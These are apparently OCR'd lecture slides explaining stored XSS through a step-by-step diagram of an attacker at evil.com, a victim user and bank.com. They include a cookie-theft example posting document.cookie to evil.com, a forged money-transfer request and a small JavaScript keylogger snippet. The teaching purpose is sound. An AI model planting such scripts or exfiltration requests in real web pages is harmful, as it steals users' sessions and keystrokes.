
Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com
4
execute script embedded in input as though server meant us to run it


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input as though server meant us to run it
5 perform attacker action includes authenticator cookie
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
4
execute script embedded in input as though server
5 perform attacker action includes authenticator cookie
E.g., GET http://mybank.com/sendmoney?to=DrEvil&amt=100000


Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script embedded in input as though server meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
And/Or:
6 steal valuable data
evil.com
1
E.g., POST http://evil.com/steal/document.cookie
malicious
script
User Victim
2 request content
3 receive malicious script
5 perform attacker action
includes authenticator cookie
4
execute script
embedded in input
as though server
meant us to run it
Server Patsy/Victim
bank.com

Stored XSS


Attack Browser/Server
evil.com
6 steal valuable data
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
4
execute script embedded in input as though server meant us to run it
5 perform attacker action includes authenticator cookie
Server Patsy/Victim
bank.com
(A "stored" XSS attack)

Squiggler Stored XSS

- This Squig is a keylogger!

```
Keys pressed: <span id="keys"></span>
<script>
  document.onkeypress = function(e) {
    get = window.event?event:e;
    key = get.keyCode?get.keyCode:get.charCode;
    key = String.fromCharCode(key);
    document.getElementById("keys").innerHTML
        += key + ", " ;
    }
</script>
```

Stored XSS: Summary

- ***Target***: user with Javascript-enabled browser who visits user-generated-content page on vulnerable web service
- ***Attacker goal***: run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- ***Attacker tools***: ability to leave content on web server page (e.g., via an ordinary browser); optionally, a server used to receive stolen information such as cookies
- ***Key trick***: server fails to ensure that content uploaded to page does not contain embedded scripts
  - Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)